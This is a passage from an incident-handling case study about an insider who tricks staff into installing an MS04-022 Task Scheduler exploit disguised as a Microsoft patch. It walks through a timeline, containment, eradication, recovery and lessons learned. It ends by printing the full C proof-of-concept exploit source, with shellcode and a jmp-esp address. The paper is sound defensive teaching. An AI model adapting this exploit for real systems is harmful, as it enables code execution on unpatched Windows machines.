When these efforts do not shed any light on the situtation, the tech decides to see what the user did to determine what point the error message appeared. After connecting the computer to the network, the user logs on and immediately the incident occurs. Perplexed, the technician logs off the user and logs in as herself. Having no problems yet again, the tech decides to save the user's files to a network share in case the hard drive is failing or files become corrupt.

The tech is able to narrow the problem down to the user's profile and begins to search for clues. While performing a search for all files with a create or modify date equal to the date this first happened, the incident occurs again. The technician decides to visit the intranet web page that the user had allegedly downloaded this file. The user cannot find the link that they had visited.

Puzzled and having other work to do (another call about a pc messing up),the technician shuts the machine down and again removes it from the network. The user is instructed not to attempt to use it until further notice. The technician calls central office and speaks with Branson to see if any of the other sites are experiencing the same type of problem. He assures her that no one has yet called with type of issue and that he would be at the site within the hour to assist.

Incident Timeline

September 23rd, 8am
Branson removes intranet home page, replacing with his altered web page.

September 23rd, 9am
Branson sends task to targeted users, requiring that the download be completed by close of business on September 24th.

September 24th, unknown time
Jane DuMas, one of the victims, has followed Branson's instructions. Upon attempting to open a letter she wished to append from My Documents, notepad opens. Rather than reporting at that time, Jane shuts down her machine for the day.

September 24th, 2:30pm
Branson retracts the task he sent out on September 23rd.

September 24th, 5:30pm
Branson is one of the last employees in the main office building. He removes his altered web page and restores the original. As an afterthought, he adds a link on the homepage to a new page of staff photos and uploads that as well. Thoroughly content, he heads out for the weekend.

September 25th, 12pm
It is a Saturday. Mary Weissenheimer, Network Administrator, purges all read mail from mail server.

September 27th, 7:55am
Catherine Van derGeek, local technician, received message from Jane DuMas that her computer is "acting screwy." Jane is not yet at her station. Catherine logs into Jane's machine and cannot see any issues. There are no errors in the event viewer. She leaves a note on Jane's machine to call if it "acts screwy" again.

September 27th, 8:04am
Catherine Van derGeek is paged to the office of William Gates for a pc emergency. Upon arrival, Will states that he had to do a forced shutdown

because his machine just wouldn't work. He also stated that he had the same problem last week, but thought he could figure it out on his own. Catherine logs in as herself, and as in the case with Jane, cannot see any problems.

September 27th, 8:10am
Catherine notices that the Panda symbol is not in the lower right corner of the machine. Upon further investigation, it appears that Panda antivirus had been removed. She decides not to reinstall Panda until someone else is notified but she does run spybot, to no avail. The machine is shut down and removed from the network.

September 27th, 8:30
Catherine calls Branson to see if there are any reports from other locations of additional unexplainable behavior. Branson assures her that he will be at the location within the hour.

September 27th, 8:35am
Jane's machine has Panda installed, but it does not appear to be working. This machine is removed from the network.

September 27th, 8:37am
Catherine is called to another problem and leaves the two machines for Branson's inspection with a note to further investigate the Panda issue, fearing that another virus has possibly worked its way into the network.

September 27th, 9:01am
Branson arrives, and knowing immediately what to look for, eliminates both the `.job` file and the executable from Jane's machine. Score one for Branson.

September 27th, 9:10am
Branson starts Will's machine. Unbeknownst to Branson, Will did not follow his instructions but instead chose to run the executable from its location. This caused the file to be installed to the desktop. When Will logged on, explorer.exe looped in fatal errors. Branson did not expect this and for the first time, sweat formed on his brow. He quickly recovered and logged into the workstation as the administrator. Navigating to Will's desktop folder, he again deleted the implicating files. He also reinstalled Panda, admonished Will, and proceeded to brag to his coworkers of his first-class save.

Containment Phase

Containment occurred only when it was suspected that the machines might have been infected with a virus or worm. However, the machines were not isolated from the network until the problem had been identified. This could have proven to be a terrible mistake. Copying files from the problem machine to a network

share not only negated the containment of the machine, it could have conceivably amplified the spread had this been a virus, worm, or trojan. However, this is the only method of backup available.

Detailed Backup of a Victim System

This is still not considered an attack and therefore, no reason to assume that evidence will be needed. However, it has become standard practice with this particular technician to backup users' files prior to working on the machine, if possible. The files are copied to a network share. The files are determined by the user, but normally it consists of the files in the user's profile under `Documents and Settings`. Oddly enough, this is how the technician discovers the problem.

Eradication Phase

As mentioned above, Branson knew what to remove making the eradication phase fairly short. It is in this phase that the balance of the identification phase is completed.

Catherine, being suspicious of any work that she does not handle personally, questions Branson on his findings. Branson was vague, saying that it was a trojan and that he took care of it. Ever the curious, Catherine goes back to question the two affected employees and learned that they had both downloaded a Microsoft patch, per Branson's instructions, the previous Friday. She then unplugged the fiber optic cable from the main switch and called Mary Weisenheimer to assist in a further investigation. Using the paging system, an all-call was sent out for all employees that had received said email to report to Catherine's office. None of the emails remained.

Catherine realized that she had copied some files to a network share from one of the computers. Not knowing what may be on the network, she was afraid that she might have allowed the problem to spread to the other networks. Catherine began to review the files that she had copied to network and that is when Panda alerts that there is an infected file. It is automatically quarantined.

John Dimwitty, Director of the IT department, was called and given a summary of the events as well as Catherine's suspicions that Branson was somehow involved. Nonplussed, John agreed to review the intranet's web pages and get back to her.

Recovery Phase

The file that was quarantined was investigated using the Internet. Mary and Catherine quickly became educated with the Microsoft MS04-022 vulnerability.

The fact that this has not been found in the wild yet lent support to Catherine's suspicions about Branson. However, it is possible that they are the first and Branson is not confronted, yet. All machines at the site are checked to make sure that they have the patches installed that are listed as critical from Microsoft. They are also verified to have Panda Titanium installed with the most current virus definitions and that it is working properly. Although they have found a work around that would prevent this from happening even if a machine were not patched, it was decided that this avenue of prevention would not be taken. The idea of altering the registry in so many machines was deemed to have a possibility of doing more do more harm than good. This is not a chance that the IT people feel is necessary.

After all of this, the employees who received the emails and Branson were brought together with Mary, Catherine, and John. Realizing the amount of corroborating testimony against Branson, he voluntarily resigned. He did not, however, admit to act.

Lessons Learned Phase

A meeting was called to review what had happened and why it happened. These answers may never be completely known as only Branson truly knows why. However, the institution benefited from this escapade since no damage had been done outside of extra work and worry. They benefited because it allowed for this meeting to take place and to realize the importance of having written policies and consistent procedures as well as good communication.

Although on a limited budget, it was decided that tools needed to be available for each site and not just the central office. Although they might never have an official incident handling team, incident handling procedures are important and that all technology staff should be trained in them. Depending upon their expertise, of course, would determine their role in incident handling.

A few changes were made immediately that were noticeable and assisted in easing the workload of the remote site technicians. To help ensure that current virus definitions are installed, Mary now uses login scripts to push the definitions down to the users. A trouble ticket system has been implemented. Procedures are being written for both daily tasks and incident handling. Similarly, notebooks and note taking will be encouraged.

Finding out that there are plenty of free tools for security personnel, the IT department agreed that they would take advantage of these tools. The current employees will have to wear the cap of security and incident handling. As such, when the tools are learned and ready to be used against the network to determine where they might need to batten down the hatches, all IT personnel

will be aware of the testing. Jon Dimwitty will also use this event as a catalyst to lobby for more funds and resources.

Exploit References

This code was found at http://www.k-otik.com/exploits/07182004.ms04_022.cpp.php and compiled in Microsoft Visual C++ 5.0.

```
//************************************************************
// Microsoft Windows 2K/XP Task Scheduler Vulnerability (MS04-022)
// Proof-of-Concept Exploit for English WinXP SP1
// 15 Jul 2004
//
// Running this will create a file "j.job".  When explorer.exe or any
// file-open dialog box accesses the directory containing this file,
// notepad.exe will be spawn.
//
// Greetz: snooq, sk and all guys at SIG^2 www security org sg
//
//************************************************************

#include <stdio.h>
#include <windows.h>


unsigned char jobfile[] =
"\x01\x05\x01\x00\xD9\xFF\xFF\xFF\xFF\xFF\xFF\xFF\xFF\xFF\xFF\xFF"
"\xFF\xFF\xFF\xFF\x46\x00\x92\x00\x00\x00\x00\x00\x3C\x00\x0A\x00"
"\x20\x00\x00\x00\x00\x14\x73\x0F\x00\x00\x00\x00\x03\x13\x04\x00"
"\xC0\x00\x80\x21\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x80\x01\x44\x00\x3A\x00\x5C\x00\x61\x00"
"\x2E\x00\x61\x00\x61\x00\x61\x00\x61\x00\x61\x00\x61\x00\x61\x00"

"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"

"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"


"\x78\x00\x78\x00\x78\x00\x78\x00\x79\x00\x79\x00\x79\x00\x79\x00"
"\x7A\x00\x7A\x00\x7A\x00\x7A\x00\x7B\x00\x7B\x00\x7B\x00"
"\x5b\xc1\xbf\x71"                          // jmp esp in SAMLIB WinXP SP1
"\x42\x42\x42\x42\x43\x43\x43\x43\x44\x44\x44\x44"
```

```
"\x90\x90"                                       // jmp esp lands here
"\xEB\x80"                                       // jmp backward into shellcode
"\x61\x00\x61\x00\x61\x00\x61\x00\x61\x00\x61\x00\x61\x00"
"\x61\x00\x61\x00\x61\x00\x61\x00\x61\x00\x61\x00\x61\x00\x61\x00"
"\x61\x00\x61\x00\x61\x00\x61\x00\x61\x00\x61\x00\x61\x00\x61\x00"
"\x61\x00\x61\x00\x61\x00\x61\x00\x61\x00\x61\x00\x61\x00\x61\x00"
"\x61\x00\x61\x00\x61\x00\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20"
"\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20"
"\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20"
"\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20"
"\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20"
"\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20"
"\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20"
"\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20"
"\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20"
"\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20"
"\x20\x20\x20\x20\x20\x20\x00\x00\x00\x00\x04\x00\x44\x00\x3A\x00"
"\x5C\x00\x00\x00\x07\x00\x67\x00\x75\x00\x65\x00\x73\x00\x74\x00"
"\x31\x00\x00\x00\x00\x00\x00\x00\x08\x00\x03\x13\x04\x00\x00\x00"
"\x00\x00\x01\x00\x30\x00\x00\x00\xD4\x07\x07\x00\x0F\x00\x00\x00"
"\x00\x00\x00\x00\x0B\x00\x26\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00";


/*
 * Harmless payload that spawns 'notepad.exe'... =p
 * Ripped from snooq's WinZip exploit
 */

unsigned char shellcode[]=
 "\x33\xc0"          // xor eax, eax                  // slight modification to move esp up
 "\xb0\xf0"          // mov al, 0f0h
 "\x2b\xe0"          // sub esp,eax
 "\x83\xE4\xF0"      // and esp, 0FFFFFFF0h
 "\x55" // push ebp
 "\x8b\xec" // mov ebp, esp
 "\x33\xf6" // xor esi, esi
 "\x56" // push esi
 "\x68\x2e\x65\x78\x65" // push 'exe.'
 "\x68\x65\x70\x61\x64" // push 'dape'
 "\x68\x90\x6e\x6f\x74" // push 'ton'
 "\x46" // inc esi
 "\x56" // push esi
 "\x8d\x7d\xf1" // lea edi, [ebp-0xf]
 "\x57" // push edi
 "\xb8XXXX" // mov eax, XXXX -> WinExec()
 "\xff\xd0" // call eax
 "\x4e" // dec esi
 "\x56" // push esi
 "\xb8YYYY" // mov eax, YYYY -> ExitProcess()
 "\xff\xd0"; // call eax


int main(int argc, char* argv[])
{
        unsigned char *ptr = (unsigned char *)shellcode;

        while (*ptr)
        {
                if (*((long *)ptr)==0x58585858)
                {
                        *((long *)ptr) = (long)GetProcAddress(GetModuleHandle("kernel32.dll"),
"WinExec");
                }
                if (*((long *)ptr)==0x59595959)
                {
                        *((long *)ptr) = (long)GetProcAddress(GetModuleHandle("kernel32.dll"),
"ExitProcess");
                }
                ptr++;
```

```
        }

        FILE *fp;
        fp = fopen("j.xxx", "wb");
        if(fp)
        {
                unsigned char *ptr = jobfile + (31 * 16);
                memcpy(ptr, shellcode, sizeof(shellcode) - 1);

                fwrite(jobfile, 1, sizeof(jobfile)-1, fp);
                fclose(fp);
                DeleteFile("j.job");
                MoveFile("j.xxx", "j.job");
        }
        return 0;
}
```

References

Carnegie Mellon. "Vulnerability in Task Scheduler Could Allow Code Execution." August 3,2004. URL: http://www.cmu.edu/computing/security/latest/bulletins/MS04.022.htm (30 Sep 2004).

K-otik.com. "Microsoft Windows 2K/XP Task Scheduler .job Exploit (MS04-022)." July 18, 2004. http://www.k-otik.com/exploits/07182004.ms04_022.cpp.php (18 Sep 2004).

Kay, Russell. "Buffer Overflow." Computerworld. July 14, 2003. URL: http://www.computerworld.com/securitytopics/security/story/0,10801,82920,00.html (7 Oct 2004).

McAfee.com. "Malicious MS SQL Server Worm." URL: http://www.mcafeesecurity.com/us/security/resources/sv_ent28.htm (18 Oct 2004).

Microsoft Lifecycle. "Lifecycle Supported Service Packs." September 27, 2004. URL: http://support.microsoft.com/gp/lifesupsps (27 Oct 2004).

Microsoft Technet. "Microsoft Security Bulletin MS04-022: Vulnerability in Task Scheduler Could Allow Code Execution (841873)." July 13, 2004 URL: http://www.microsoft.com/technet/security/bulletin/ms04-022.mspx?pf=true (15 Sep 2004).

Microsoft Technet. "The Task Scheduler." URL: http://www.microsoft.com/technet/prodtechnol/windows2000serv/evaluate/featfunc/taskschd.mspx (21 Oct 2004).

Moore, Brett. Bugtraq mailing list entry. URL: http://www.networksecurityarchive.org/html/FullDisclosure/2004-07/msg00715.html (15 Sep 2004).

Naraine, Ryan. "Windows 2000 Exploit Code Released." July 20, 2004. URL: http://www.esecurityplanet.com/patches/print.php/3383641 (6 Sep 2004).

Winter-Smith, Peter. Kronos. "Microsoft Windows Task Scheduler '.job' Stack Overflow." May 6, 2004. URL: http://www.nextgenss.com/advisories/mstaskjob.txt (6 Sep 2004).